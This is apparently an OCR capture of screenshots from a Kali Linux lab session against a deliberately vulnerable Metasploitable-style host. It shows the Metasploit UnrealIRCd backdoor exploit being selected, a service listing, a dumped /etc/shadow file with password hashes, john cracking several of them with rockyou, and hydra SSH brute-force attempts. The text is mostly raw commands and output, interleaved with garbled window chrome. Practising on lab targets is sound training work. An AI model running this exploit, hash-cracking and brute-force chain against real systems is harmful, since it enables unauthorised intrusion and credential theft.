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
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
9:01
kali@kali: ~
Session Actions Edit View Help
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ ^[[200~
zsh: bad pattern: ^[[200~
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Right Ctrl

META KALI [Running] - Oracle VirtualBox

File Machine View Input Devices Help


Mouse integration ...


Don't show again


Auto capture keyboard ...


Don't show again

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 0:15
kali@kali: ~
Session Actions Edit View Help
tcp 0 0 0.0.0.0:2049 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:514 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 0.0.0.0:8009 0.0.0.0:* LISTEN 4597/jsvc
tcp 0 0 0.0.0.0:6697 0.0.0.0:* LISTEN 4645/unrealircd
tcp 0 0 0.0.0.0:3306 0.0.0.0:* LISTEN 4243/mysqld
tcp 0 0 0.0.0.0:1099 0.0.0.0:* LISTEN 4635/rmiregistry
tcp 0 0 0.0.0.0:6667 0.0.0.0:* LISTEN 4645/unrealircd
tcp 0 0 0.0.0.0:139 0.0.0.0:* LISTEN 4486/smbd
tcp 0 0 0.0.0.0:5900 0.0.0.0:* LISTEN 4657/Xtightvnc
tcp 0 0 0.0.0.0:111 0.0.0.0:* LISTEN 3730/portmap
tcp 0 0 0.0.0.0:6000 0.0.0.0:* LISTEN 4657/Xtightvnc
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN 4616/apache2
tcp 0 0 0.0.0.0:43825 0.0.0.0:* LISTEN 3746/rpc.statd
tcp 0 0 0.0.0.0:8787 0.0.0.0:* LISTEN 4640/ruby
tcp 0 0 0.0.0.0:8180 0.0.0.0:* LISTEN 4597/jsvc
tcp 0 0 0.0.0.0:1524 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 0.0.0.0:60725 0.0.0.0:* LISTEN 4635/rmiregistry
tcp 0 0 0.0.0.0:21 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 192.168.56.103:53 0.0.0.0:* LISTEN 4103/named
tcp 0 0 127.0.0.1:53 0.0.0.0:* LISTEN 4103/named
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 0.0.0.0:5432 0.0.0.0:* LISTEN 4322/postgres
tcp 0 0 0.0.0.0:25 0.0.0.0:* LISTEN 4477/master
tcp 0 0 127.0.0.1:953 0.0.0.0:* LISTEN 4103/named
tcp 0 0 0.0.0.0:445 0.0.0.0:* LISTEN 4486/smbd
tcp 0 0 0.0.0.0:43039 0.0.0.0:* LISTEN 4411/rpc.mountd
tcp6 0 0 :::2121 :::* LISTEN 4541/proftpd: (acce
tcp6 0 0 :::3632 :::* LISTEN 4348/distccd
tcp6 0 0 :::53 :::* LISTEN 4103/named
tcp6 0 0 :::22 :::* LISTEN 4125/sshd
tcp6 0 0 :::5432 :::* LISTEN 4322/postgres
tcp6 0 0 ::1:953 :::* LISTEN 4103/named
udp 0 0 0.0.0.0:2049 0.0.0.0:* -
udp 0 0 192.168.56.103:137 0.0.0.0:* 4484/nmbd
udp 0 0 0.0.0.0:137 0.0.0.0:* 4484/nmbd
udp 0 0 192.168.56.103:138 0.0.0.0:* 4484/nmbd
udp 0 0 0.0.0.0:138 0.0.0.0:* 4484/nmbd
udp 0 0 0.0.0.0:33300 0.0.0.0:* 3746/rpc.statd
udp 0 0 192.168.56.103:53 0.0.0.0:* 4103/named
udp 0 0 127.0.0.1:53 0.0.0.0:* 4103/named
udp 0 0 0.0.0.0:954 0.0.0.0:* 3746/rpc.statd
udp 0 0 0.0.0.0:68 0.0.0.0:* 3363/dhclient3
udp 0 0 0.0.0.0:69 0.0.0.0:* 4502/xinetd
udp 0 0 0.0.0.0:111 0.0.0.0:* 3730/portmap
udp 0 0 0.0.0.0:46193 0.0.0.0:* 4103/named
udp 0 0 0.0.0.0:40179 0.0.0.0:* -
udp 0 0 0.0.0.0:45815 0.0.0.0:* 4411/rpc.mountd
udp6 0 0 :::53 :::* 4103/named
udp6 0 0 :::42321 :::* 4103/named
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 0:09
kali@kali: ~
Session Actions Edit View Help
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
cat /etc/shadow
root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:1F2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
ip
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
8:55
kali@kali: ~
Session
Actions
Edit
View
Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
